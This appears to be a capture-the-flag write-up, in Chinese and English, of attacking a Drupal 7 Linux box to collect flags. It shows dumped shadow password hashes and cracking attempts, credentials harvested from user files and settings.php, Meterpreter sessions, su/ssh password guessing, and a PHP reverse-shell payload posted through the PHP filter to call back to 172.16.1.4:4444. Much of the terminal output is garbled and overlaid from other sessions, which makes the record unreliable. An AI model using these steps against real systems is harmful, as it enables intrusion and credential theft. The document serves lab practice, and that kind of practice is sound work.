sshd:*:18880:0:99999:7::: 172.16.1.4 - - [04/Oct/2023 13:15:01] code 404, message File not found
mysql!:!18887:0:99999:7::: 172.16.1.4 - - [04/Oct/2023 13:15:01] "GET /favicon.ico HTTP/1.1" 404 -
ftp:*:18887:0:99999:7::: 172.16.1.11 - - [04/Oct/2023 13:15:08] "GET /alpine-v3.10-x86_64-20231004_1250.tar.gz HTTP/1.1" 200 -
lxd:*:18905:0:99999:7:::
bruno:$6$zPcOhUPR$sxtussUAAjKcYLrkWnt6pbJKCvXv1SIYzMuKj0OeiKqx18b.rqzGwzLZJT.VvhX9HX93lPt/TqJGRKK.mhvN/:18913:0:99999:7:::
matt:$6$Y4ifhrds$12DvHBC1GRLGLdIh8JL4S8FxBnTld/gPvpaxhPvdC8kiYt6l0dQ5zNj5.EgBRoe5.tpP0B23T0szmA.m7qtjh1:18913:0:99999:7:::
justin:$6$5l0ixAaS$tiY8lwPZyFcd/Tor1QuaSVBKkhkTTh.EwxA7nzaA6kIZq1ywMl8ojdF1Wou7hQp0hXjrx7cqnYA3jeI0lj/:18899:0:99999:7:::
john:$6$nhkZN00S$i6b.10ddrvtlHEbdlEEZrX58x4J8yhnnTx3HsWWJbBaa9baqPEuSfeX.YaJmkgtv7tvVn.bLWPNT.QT2mCu44e1:18913:0:99999:7:::
oliver:$6$wNsbJ.A4$K1SpSV66fp4lxGTm5USNJG9NnNkenSlWUxCebJIIbJbFLaKPPUiHhvBFrDHRXuYn.NC5gdtjm2cP/G0j9lx.b0:18925:0:99999:7:::
/mnt/root/etc # pwd
/mnt/root/etc
/mnt/root/etc #
```

oliver:\$6\$wNsbJ.A4\$K1SpSV66fp4lxGTm5USNJG9NnNkenSlWUxCebJIIbJbFLaKPPUiHhvBFrDHRXuYn.NC5gdtjm2cP/G0j9lx.b0:18925:0:99999:7:::

```
/mnt/root/etc # cat passwd          (19/25) Installing apk-tools (2.14.0-r2)
root:x:0:0:root:/bin/bash          (20/25) Installing busybox-openrc (1.36.1-r2)
daemon:x:1:1:daemon:/usr/sbin/nologin   installing busybox-suid (1.36.1-r2)
bin:x:2:2:bin:/bin:/usr/sbin/nologin   (22/25) Installing scanelf (1.3.7-r1)
sys:x:3:3:sys:/dev:/usr/sbin/nologin   (23/25) Installing musl-utils (1.2.4-r1)
sync:x:4:65534:sync:/bin:/sync          (24/25) Installing libc-utils (0.7.2-r5)
games:x:5:60:games:/usr/games:/usr/sbin/nologin   installing alpine-base (3.18.4-r0)
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin   busybox-1.36.1-r2.trigger
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin   Busybox 1.36.1-r2 in 25 packages
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  (~/lxsd-alpine-builder)
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  v3.18-x86_64-20210718_0139.tar.gz alpine-v3.18-x86_64-20
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin ~/lxsd-alpine-builder]
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  4096 Oct 4 11:56 ...
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin  >x86_64
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin  >x86_64
syslog:x:102:106::/home/syslog:/usr/sbin/nologin  root root  8060 Oct 4 11:56 build-alpine
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin  root root  4096 Oct 4 11:56 git
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin  root root  26530 Oct 4 11:56 LICENSE
uuidd:x:105:111::/run/uuidd:/usr/sbin/nologin  root root  768 Oct 4 11:56 README.md
avahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
cups-pk-helper:x:110:116:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
whoopsie:x:112:117::/nonexistent:/bin/false
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin  80
saned:x:114:119::/var/lib/saned:/usr/sbin/nologin 3: No module named SimpleHTTPServer
pulse:x:115:120:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
avahi:x:116:122:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
colord:x:117:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:118:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:119:124::/var/lib/geoclue:/usr/sbin/nologin  /Oct/2023 13:15:01] "GET / HTTP/1.1" 200 -
gnome-initial-setup:x:120:65534::/run/gnome-initial-setup/:/bin/false 01] code 404, message File not
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false 023 13:15:01] "GET /favicon.ico HTTP/1.1
sshd:x:123:65534::/run/sshd:/usr/sbin/nologin 1 - [04/Oct/2023 13:15:08] "GET /alpine-v3.18-x86_64
mysql:x:122:127:MySQL Server,,,:/nonexistent:/bin/false
ftp:x:124:128:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin received, exiting.
lxrd:x:125:65534::/var/lib/lxrd/:/bin/false
bruno:x:1002:1002:irvan:/home/bruno:/bin/bash  (~/lxsd-alpine-builder)
matt:x:1003:1003:darrel:/home/matt:/bin/rbash
justin:x:1004:1004:wangda:/home/justin:/bin/bash
john:x:1001:1001:minnu:/home/john:/bin/rbash
oliver:x:1000:1000:Unicorn V1.0:/home/oliver:/bin/bash
```

oliver:x:1000:1000:Unicorn V1.0:/home/oliver:/bin/bash

破解一下oliver，还是用john

```
[(kali㉿kali)-[~/case_study]]
└─$ ls
john-input mypasswd.txt passwd.txt shadow.txt
```

```
[(kali㉿kali)-[~/case_study]]
└─$ nano passwd.txt

[(kali㉿kali)-[~/case_study]]
└─$ cat passwd.txt
oliver:x:1000:1000:Unicorn V1.0:/home/oliver:/bin/bash
```

```
└──(kali㉿kali)-[~/case_study]
```

```
└──$ nano shadow.txt
```

```
└──(kali㉿kali)-[~/case_study]
```

```
└──$ cat shadow.txt
```

```
oliver:$6$wNsbJ.A4$K1SpSV66fp4lxGTm5USNJG9NnNkenSlWUxCebJIIbJbFLaKPPUiHhvBFrDHRXuYn.NC5gdtjm2cP/G0j9lX.b0:18925:0:99999:7:::
```

```
└──(kali㉿kali)-[~/case_study] n/nologin
└──$ ls /usr/sbin/nologin
john-input  mypasswd.txt  passwd.txt  shadow.txt  bin/nologin
└──nobody/nologin
└──(kali㉿kali)-[~/case_study] /run/systemd/netif:/usr/sbin/nologin
└──$ nano passwd.txt
└──nobody/nologin
└──(kali㉿kali)-[~/case_study] /run/systemd/resolve:/usr/sbin/nologin
└──$ cat passwd.txt
nologin
oliver:x:1000:1000:Unicorn V1.0:/home/oliver:/bin/bash
└──avahi
└──autoid.dæmon,,,:/var/lib/avahi/autoid.d:/usr/sbin/nologin
└──(kali㉿kali)-[~/case_study] /sbin/nologin
└──$ nano shadow.txt
└──nologin
└──(kali㉿kali)-[~/case_study] vice,,,:/home/cups-pk-helper:/usr/sbin/nologin
└──$ cat shadow.txt
oliver:$6$wNsbJ.A4$K1SpSV66fp4lxGTm5USNJG9NnNkenSlWUxCebJIIbJbFLaKPPUiHhvBFrDHRXuYn.NC5gdtjm2cP/G0j9lX.b0:18925:0:99999:7:::
```

但是破解很慢，既然有root权限，直接find算了

```
/mnt/root # find . -type f -name "flag5"
```

```
./root/flag5
```

```
/mnt/root/root # ls -la
total 72
drwxr-xr-x  24 root  root 4096 Oct  3 13:30 ..
-rw-r--r--  1 root  root 178 Oct 25 2021 .bash_history
-rw-r--r--  1 root  root 3106 Apr  9 2018 .bashrc
drwxr-xr-x  3 root  root 4096 Sep 24 2021 .cache
drwxr-xr-x  7 root  root 4096 Oct  5 2021 .config
drwxr-xr-x  3 root  root 4096 Oct 13 2021 .dbus
drwxr-xr-x  3 root  root 4096 Sep 11 2021 .gnupg
drwxr-xr-x  3 root  root 4096 Sep 10 2021 .local
-rw-r--r--  1 root  root 0 Oct 13 2021 .mysql_history
-rw-r--r--  1 root  root 148 Aug 17 2015 .profile
drwxr-xr-x  2 root  root 4096 Oct 12 2021 .vim
-rw-r--r--  1 root  root password 14495 Oct 13 2021 .viminfo
-rw-r--r--  1 root  root iteration 215 Oct  4 2021 .wget-hsts
-rw-r--r--  1 root  root 2 OpenMP 121 Oct 13 2021 flag5
drwxr-xr-x  6 root  root 4096 Sep 12 2021 snap
/mnt/root/root # pwd
/mnt/root/root
/mnt/root/root # cat flag5
0dfa28ee3ff5f974874356994bfdceecf0b7a16d0dfa28ee3ff5f974874356994bfdceecf0b7a16d0dfa28ee3ff5f974874356994bfdceecf0b7a16d
```

找到flag5了。

## F2

```
meterpreter > sysinfo
Computer : ubuntu
OS      : Linux ubuntu 5.4.0-89-generic #100~18.04.1-Ubuntu SMP Wed Sep 29 10:59:42 UTC 2021 x86_64
Meterpreter : php/linux
meterpreter > getuid
Server username: matt
meterpreter >
```

so we move to matt use dir:

```
meterpreter > pwd
/var/www/drupal
meterpreter > cd ..
meterpreter > ls
Listing: /var/www
=====
Mode      Size Type Last modified      Name
----      ---  ---  -----      ---
40755/rwxr-xr-x 4096 dir 2021-10-12 22:53:16 -0400 drupal
40755/rwxr-xr-x 4096 dir 2021-09-10 13:44:05 -0400 html
40751/rwrxr-x--x 4096 dir 2023-08-10 00:38:59 -0400 lms
```

```
meterpreter > cd ..
meterpreter > ls
Listing: /var
=====
```

```
Mode      Size Type Last modified      Name
----      ---  ---  -----      ---
40755/rwxr-xr-x 4096 dir 2023-10-03 03:09:01 -0400 backups
40755/rwxr-xr-x 4096 dir 2021-10-04 23:20:52 -0400 cache
43777/rwxrwxrwx 4096 dir 2021-10-07 03:05:35 -0400 crash
40755/rwxr-xr-x 4096 dir 2021-10-25 11:00:37 -0400 lib
42775/rwxrwxr-x 4096 dir 2018-04-24 04:34:22 -0400 local
41777/rwxrwxrwx 120  dir 2023-10-02 17:04:52 -0400 lock
40775/rwxrwxr-x 4096 dir 2023-10-03 03:09:02 -0400 log
42775/rwxrwxr-x 4096 dir 2020-02-03 13:22:21 -0500 mail
43777/rwxrwxrwx 4096 dir 2020-02-03 13:26:56 -0500 metrics
40755/rwxr-xr-x 4096 dir 2020-02-03 13:22:21 -0500 opt
40755/rwxr-xr-x 1000 dir 2023-10-03 03:09:02 -0400 run
40755/rwxr-xr-x 4096 dir 2023-07-24 05:24:22 -0400 snap
40755/rwxr-xr-x 4096 dir 2020-02-03 13:25:06 -0500 spool
41777/rwxrwxrwx 4096 dir 2023-10-02 17:04:51 -0400 tmp
40755/rwxr-xr-x 4096 dir 2021-09-17 02:11:12 -0400 www
```

```
meterpreter > pwd
/var
meterpreter > ls
Listing: /var
```

=====

Mode	Size	Type	Last modified	Name
---	---	---	---	---
40755/rwxr-xr-x	4096	dir	2023-10-03 03:09:01 -0400	backups
40755/rwxr-xr-x	4096	dir	2021-10-04 23:20:52 -0400	cache
43777/rwxrwxrwx	4096	dir	2021-10-07 03:05:35 -0400	crash
40755/rwxr-xr-x	4096	dir	2021-10-25 11:00:37 -0400	lib
42775/rwxrwxr-x	4096	dir	2018-04-24 04:34:22 -0400	local
41777/rwxrwxrwx	120	dir	2023-10-02 17:04:52 -0400	lock
40775/rwxrwxr-x	4096	dir	2023-10-03 03:09:02 -0400	log
42775/rwxrwxr-x	4096	dir	2020-02-03 13:22:21 -0500	mail
43777/rwxrwxrwx	4096	dir	2020-02-03 13:26:56 -0500	metrics
40755/rwxr-xr-x	4096	dir	2020-02-03 13:22:21 -0500	opt
40755/rwxr-xr-x	1000	dir	2023-10-03 03:09:02 -0400	run
40755/rwxr-xr-x	4096	dir	2023-07-24 05:24:22 -0400	snap
40755/rwxr-xr-x	4096	dir	2020-02-03 13:25:06 -0500	spool
41777/rwxrwxrwx	4096	dir	2023-10-02 17:04:51 -0400	tmp
40755/rwxr-xr-x	4096	dir	2021-09-17 02:11:12 -0400	www

meterpreter > cd ..

meterpreter > ls

Listing: /

=====

Mode	Size	Type	Last modified	Name
---	---	---	---	---
40755/rwxr-xr-x	4096	dir	2021-09-13 00:56:08 -0400	bin
40755/rwxr-xr-x	4096	dir	2021-10-25 11:02:01 -0400	boot
40775/rwxrwxr-x	4096	dir	2021-09-10 21:09:14 -0400	cdrom
40755/rwxr-xr-x	4380	dir	2023-10-02 09:14:11 -0400	dev
40755/rwxr-xr-x	12288	dir	2021-10-25 11:08:57 -0400	etc
40755/rwxr-xr-x	4096	dir	2021-10-12 00:09:09 -0400	home
100644/rw-r--r--	43261431	fil	2021-10-25 11:02:01 -0400	initrd.img
100644/rw-r--r--	43245826	fil	2021-09-28 00:37:31 -0400	initrd.img.old
40755/rwxr-xr-x	4096	dir	2021-10-04 23:19:18 -0400	lib
40755/rwxr-xr-x	4096	dir	2021-09-13 00:43:26 -0400	lib64
40700/rwx-----	16384	dir	2021-09-10 21:05:39 -0400	lost+found
40755/rwxr-xr-x	4096	dir	2021-10-12 00:03:31 -0400	media
40755/rwxr-xr-x	4096	dir	2021-09-13 23:03:57 -0400	mnt
40755/rwxr-xr-x	4096	dir	2021-09-10 21:12:21 -0400	opt
40555/r-xr-xr-x	0	dir	2023-10-02 09:04:49 -0400	proc
40700/rwx-----	4096	dir	2021-10-13 07:23:44 -0400	root
40755/rwxr-xr-x	1000	dir	2023-10-03 03:09:02 -0400	run
40755/rwxr-xr-x	12288	dir	2021-10-04 23:19:18 -0400	sbin
40755/rwxr-xr-x	4096	dir	2023-07-24 05:24:21 -0400	snap
40755/rwxr-xr-x	4096	dir	2021-09-17 03:34:11 -0400	srv
100600/rw-----	993244160	fil	2021-09-10 21:05:48 -0400	swapfile
40555/r-xr-xr-x	0	dir	2023-10-02 17:04:45 -0400	sys
41777/rwxrwxrwx	4096	dir	2023-10-03 03:09:02 -0400	tmp
40755/rwxr-xr-x	4096	dir	2020-02-03 13:25:36 -0500	usr
40755/rwxr-xr-x	4096	dir	2021-09-10 13:43:32 -0400	var
100600/rw-----	9462016	fil	2021-09-29 06:26:30 -0400	vmlinuz

```
100600/rw----- 9462016 fil 2021-09-22 06:19:32 -0400 vmlinuz.old
```

```
meterpreter > cd home
```

```
meterpreter > ls
```

```
Listing: /home
```

```
=====
```

Mode	Size	Type	Last modified	Name
------	------	------	---------------	------

40750/rwxr-x---	4096	dir	2021-10-13 07:08:00 -0400	bruno
40750/rwxr-x---	4096	dir	2021-10-13 07:24:06 -0400	john
40750/rwxr-x---	4096	dir	2021-09-30 05:03:19 -0400	justin
40750/rwxr-x---	4096	dir	2021-10-12 21:45:23 -0400	matt
40750/rwxr-x---	4096	dir	2021-10-12 21:09:07 -0400	oliver

```
meterpreter > cd matt
```

```
meterpreter > ls
```

```
Listing: /home/matt
```

```
=====
```

Mode	Size	Type	Last modified	Name
------	------	------	---------------	------

100750/rwxr-x---	0	fil	2021-10-25 11:14:09 -0400	.bash_history
100750/rwxr-x---	220	fil	2018-04-04 14:30:26 -0400	.bash_logout
100750/rwxr-x---	3771	fil	2018-04-04 14:30:26 -0400	.bashrc
40750/rwxr-x---	4096	dir	2021-09-22 00:54:30 -0400	.gnupg
100755/rwxr-xr-x	70	fil	2021-10-12 21:45:23 -0400	.lmsUser.txt
40750/rwxr-x---	4096	dir	2021-09-24 08:40:54 -0400	.local
100750/rwxr-x---	674	fil	2021-09-17 05:10:01 -0400	.profile
40750/rwxr-x---	4096	dir	2021-09-17 05:03:27 -0400	allowCmd
100750/rwxr-x---	8980	fil	2018-04-16 04:18:02 -0400	examples.desktop

```
meterpreter > cat .lmsUser.txt
```

```
titos:titosAustralia99#
```

```
oliver:lms005#
```

```
john:amber7
```

```
fergus:manager123#
```

```
su oliver
```

```
su: must be run from a terminal
```

```
/usr/bin/script -qc /bin/bash /dev/null
```

```
matt@ubuntu:/home$ ls
```

```
but i cant su to other users by this txt file.
```

```
bruno  jonn  justin  matt  oliver
matt@ubuntu:/home$ ls -la
ls -la
total 28
drwxr-xr-x  7 root  root  4096 Oct 11  2021 .
drwxr-xr-x 24 root  root  4096 Oct  3 06:30 ..
drwxr-x---  7 bruno  bruno  4096 Oct 13  2021 bruno
drwxr-x---  6 john   john   4096 Oct 13  2021 john
drwxr-x---  3 justin justin  4096 Sep 30  2021 justin
drwxr-x---  5 matt   matt   4096 Oct 12  2021 matt
drwxr-x--- 18 oliver oliver  4096 Oct 12  2021 oliver
matt@ubuntu:/home$ su bruno
su bruno
Password: manager123#
```

```
su: Authentication failure
matt@ubuntu:/home$ su john
su john
Password: manager123#
```

```
su: Authentication failure
matt@ubuntu:/home$ su justin
su justin
Password: manager123#
```

```
su: Authentication failure
matt@ubuntu:/home$ su oliver
su oliver
Password: manager123#
```

```
su: Authentication failure
matt@ubuntu:/home$ su oliver
su oliver
Password: lms005
```

```
su: Authentication failure
matt@ubuntu:/home$
```

```
$ ssh fergus@172.16.1.11
fergus@172.16.1.11's password:
Permission denied, please try again.
fergus@172.16.1.11's password:
Permission denied, please try again.
fergus@172.16.1.11's password:
```

tried them in drupal website, but failed, maybe ssh



- ✖ • Warning: count(): Parameter must be an array or an object that implements Countable in \_form\_validate() (line 1434 of /var/www/drupal/includes/form.inc).
- ✖ • Warning: count(): Parameter must be an array or an object that implements Countable in \_form\_validate() (line 1434 of /var/www/drupal/includes/form.inc).
- Sorry, unrecognized username or password. [Have you forgotten your password?](#)

User login

Username \*

Password \*

[Create new account](#)  
[Request new password](#)

## Welcome to Drupal 7.3

No front page content has been created yet.

		Size	Type	Last modified	Name
date() (line 1434)	/xr-x---	4096	dir	2021-10-13 07:08:00 -0400	bruno
date() (line 1434)	/xr-x---	4096	dir	2021-10-13 07:24:06 -0400	john
date() (line 1434)	/xr-x---	4096	dir	2021-09-30 05:03:19 -0400	justin
date() (line 1434)	/xr-x---	4096	dir	2021-10-12 21:45:23 -0400	matt
date() (line 1434)	/xr-x---	4096	dir	2021-10-12 21:09:07 -0400	oliver

seems john and oliver are users, but cant ssh

```
└─(kali㉿kali)-[~/Desktop]
$ ssh john@172.16.1.11
john@172.16.1.11's password:
Permission denied, please try again.
john@172.16.1.11's password:
Permission denied, please try again.
john@172.16.1.11's password:
john@172.16.1.11: Permission denied (publickey,password).
```

```
└─(kali㉿kali)-[~/Desktop]
$ ssh oliver@172.16.1.11
oliver@172.16.1.11's password:
Permission denied, please try again.
oliver@172.16.1.11's password:
Permission denied, please try again.
oliver@172.16.1.11's password:
oliver@172.16.1.11: Permission denied (publickey,password).
```

```
└─(kali㉿kali)-[~/Desktop]
$ ssh titos@172.16.1.11
titos@172.16.1.11's password:
Permission denied, please try again.
titos@172.16.1.11's password:
Permission denied, please try again.
titos@172.16.1.11's password:
titos@172.16.1.11: Permission denied (publickey,password).
```

Welcome

No front page

Username \*

Password \*

Request new password

So I checked the sshd\_config.

```
meterpreter > cat /etc/ssh/sshd_config
#      $OpenBSD: sshd_config,v 1.101 2017/03/14 07:19:07 djm Exp $

# This is the sshd server system-wide configuration file. See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented. Uncommented options override the
# default value.

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key
```

```
# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
#PermitRootLogin prohibit-password
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile    .ssh/authorized_keys .ssh/authorized_keys2

#AuthorizedPrincipalsFile none

#AuthorizedKeysCommand none
#AuthorizedKeysCommandUser nobody

# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
#HostbasedAuthentication no
# Change to yes if you don't trust ~/.ssh/known_hosts for
# HostbasedAuthentication
#IgnoreUserKnownHosts no
# Don't read the user's ~/.rhosts and ~/.shosts files
#IgnoreRhosts yes

# To disable tunneled clear text passwords, change to no here!
PasswordAuthentication yes
#PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication no

# Kerberos options
#KerberosAuthentication no
#KerberosOrLocalPasswd yes
#KerberosTicketCleanup yes
#KerberosGetAFSToken no

# GSSAPI options
#GSSAPIAuthentication no
#GSSAPICleanupCredentials yes
#GSSAPIStrictAcceptorCheck yes
#GSSAPIKeyExchange no
```

```

# Set this to 'yes' to enable PAM authentication, account processing,
# and session processing. If this is enabled, PAM authentication will
# be allowed through the ChallengeResponseAuthentication and
# PasswordAuthentication. Depending on your PAM configuration,
# PAM authentication via ChallengeResponseAuthentication may bypass
# the setting of "PermitRootLogin without-password".
# If you just want the PAM account and session checks to run without
# PAM authentication, then enable this but set PasswordAuthentication
# and ChallengeResponseAuthentication to 'no'.
UsePAM yes
#user allowed to ssh
AllowUsers bruno
#AllowAgentForwarding yes
#AllowTcpForwarding yes
#GatewayPorts no
X11Forwarding yes
#X11DisplayOffset 10
#X11UseLocalhost yes
#PermitTTY yes
PrintMotd no
#PrintLastLog yes
#TCPKeepAlive yes
#UseLogin no
#PermitUserEnvironment no
#Compression delayed
#ClientAliveInterval 0
#ClientAliveCountMax 3
#UseDNS no
#PidFile /var/run/sshd.pid
#MaxStartups 10:30:100
#PermitTunnel no
#ChrootDirectory none
#VersionAddendum none

# no default banner path
#Banner none

# Allow client to pass locale environment variables
AcceptEnv LANG LC_*

# override default of no subsystems
Subsystem    sftp   /usr/lib/openssh/sftp-server

# Example of overriding settings on a per-user basis
#Match User anoncvs
#    X11Forwarding no
#    AllowTcpForwarding no
#    PermitTTY no
#    ForceCommand cvs server

```

so it is hard to go further

我想flag2需要进行提权，使用weevely和dirb进行提权

meterpreter > ls Listing: /var/www/drupal/sites/default					
Mode	Size	Type	Last modified	Name	
100755/rwxr-xr-x	23196	fil	2014-07-24 17:58:18 -0400	default.settings.php	
40755/rwxr-xr-x	4096	dir	2021-09-17 03:12:41 -0400	files	
100755/rwxr-xr-x	23502	fil	2021-09-17 02:12:40 -0400	settings.php	

此外，这个文件较新，可能有东西。

shell后cat得到如下内容。

drupal@root

```
$databases = array (
  'default' => [
    array (
      'default' => [
        array (
          'database' => 'drupal',
          'username' => 'drupal',
          'password' => 'drupal@root',
          'host' => 'localhost',
          'port' => '',
          'driver' => 'mysql',
          'prefix' => '',
        ),
      ],
    ),
);
Index of /sites/default
```

and i found they are also the username and pwd in drupal website.

现在我们找一找可以上传 **php**的地方,首先在configuration中启用php filter

404

View Edit

drupal's picture Submitted by drupal on Tue, 10/03/2023 - 05:33

sum

Add new comment

Your name drupal

Subject

Comment \*

```
set_time_limit(0);
$VERSION = "1.0";
$ip = '172.16.1.4'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```

Text format PHP code ▾ More information about text formats ?

\* You may post PHP code. You should include <?php ?> tags.

so we can get:

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

WARNING: Failed to daemonise. This is quite common and not fatal. Connection refused (111)

```
kali@kali:~$ ls
run
sbin
snap
srv
swapfile
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ getuid
/bin/sh: 2: getuid: not found
$ ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swapfile
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ whoami
matt
$ [ 100755/rwxr-xr-x 4096 dir 2021-10-12 22:53:16 -0400 drupal
100755/rwxr-xr-x 4096 dir 2021-09-10 13:44:05 -0400 html
100755/rwxr-xr-x 4096 dir 2023-08-10 00:38:59 -0400 lms
meterpreter > cd ..
meterpreter > ls
Listing: /var/www
=====
Mode          Size  Type  Last modified      Name
-----        --   --   --           --
100755/rwxr-xr-x 4096  dir  2021-10-12 22:53:16 -0400 drupal
40755/rwxr-xr-x 4096  dir  2021-09-10 13:44:05 -0400 html
40755/rwxr-xr-x 4096  dir  2023-08-10 00:38:59 -0400 lms
meterpreter > cd drupal
meterpreter > ls
Listing: /var/www/drupal
=====
Mode          Size  Type  Last modified      Name
-----        --   --   --           --
100755/rwxr-xr-x 174   fil  2014-07-24 17:58:18 -0400 .gitignore
100755/rwxr-xr-x 5767  fil  2014-07-24 17:58:18 -0400 .htaccess
100755/rwxr-xr-x 89339 fil  2014-07-24 17:58:18 -0400 CHANGELOG.txt
100755/rwxr-xr-x 1481  fil  2014-07-24 17:58:18 -0400 COPYRIGHT.txt
100755/rwxr-xr-x 1717  fil  2014-07-24 17:58:18 -0400 INSTALL.mysql.txt
100755/rwxr-xr-x 1874  fil  2014-07-24 17:58:18 -0400 INSTALL.pgsql.txt
100755/rwxr-xr-x 1298  fil  2014-07-24 17:58:18 -0400 INSTALL.sqlite.txt
100755/rwxr-xr-x 17995 fil  2014-07-24 17:58:18 -0400 INSTALL.txt
100755/rwxr-xr-x 18092 fil  2013-11-01 06:14:15 -0400 LICENSE.txt
100755/rwxr-xr-x 8542  fil  2014-07-24 17:58:18 -0400 MAINTAINERS.txt
100755/rwxr-xr-x 5382  fil  2014-07-24 17:58:18 -0400 README.txt
100755/rwxr-xr-x 9642  fil  2014-07-24 17:58:18 -0400 UPGRADE.txt
100755/rwxr-xr-x 6604  fil  2014-07-24 17:58:18 -0400 authorize.php
100755/rwxr-xr-x 720   fil  2014-07-24 17:58:18 -0400 cron.php
100755/rwxr-xr-x 121   fil  2021-10-12 22:53:16 -0400 Flag1
40755/rwxr-xr-x 4096  dir  2014-07-24 17:58:18 -0400 includes
100755/rwxr-xr-x 529   fil  2014-07-24 17:58:18 -0400 index.php
100755/rwxr-xr-x 703   fil  2014-07-24 17:58:18 -0400 install.php
40755/rwxr-xr-x 4096  dir  2014-07-24 17:58:18 -0400 misc
40755/rwxr-xr-x 4096  dir  2014-07-24 17:58:18 -0400 modules
40755/rwxr-xr-x 4096  dir  2014-07-24 17:58:18 -0400 profiles
100755/rwxr-xr-x 1550  fil  2014-07-24 17:58:18 -0400 robots.txt
$ [
```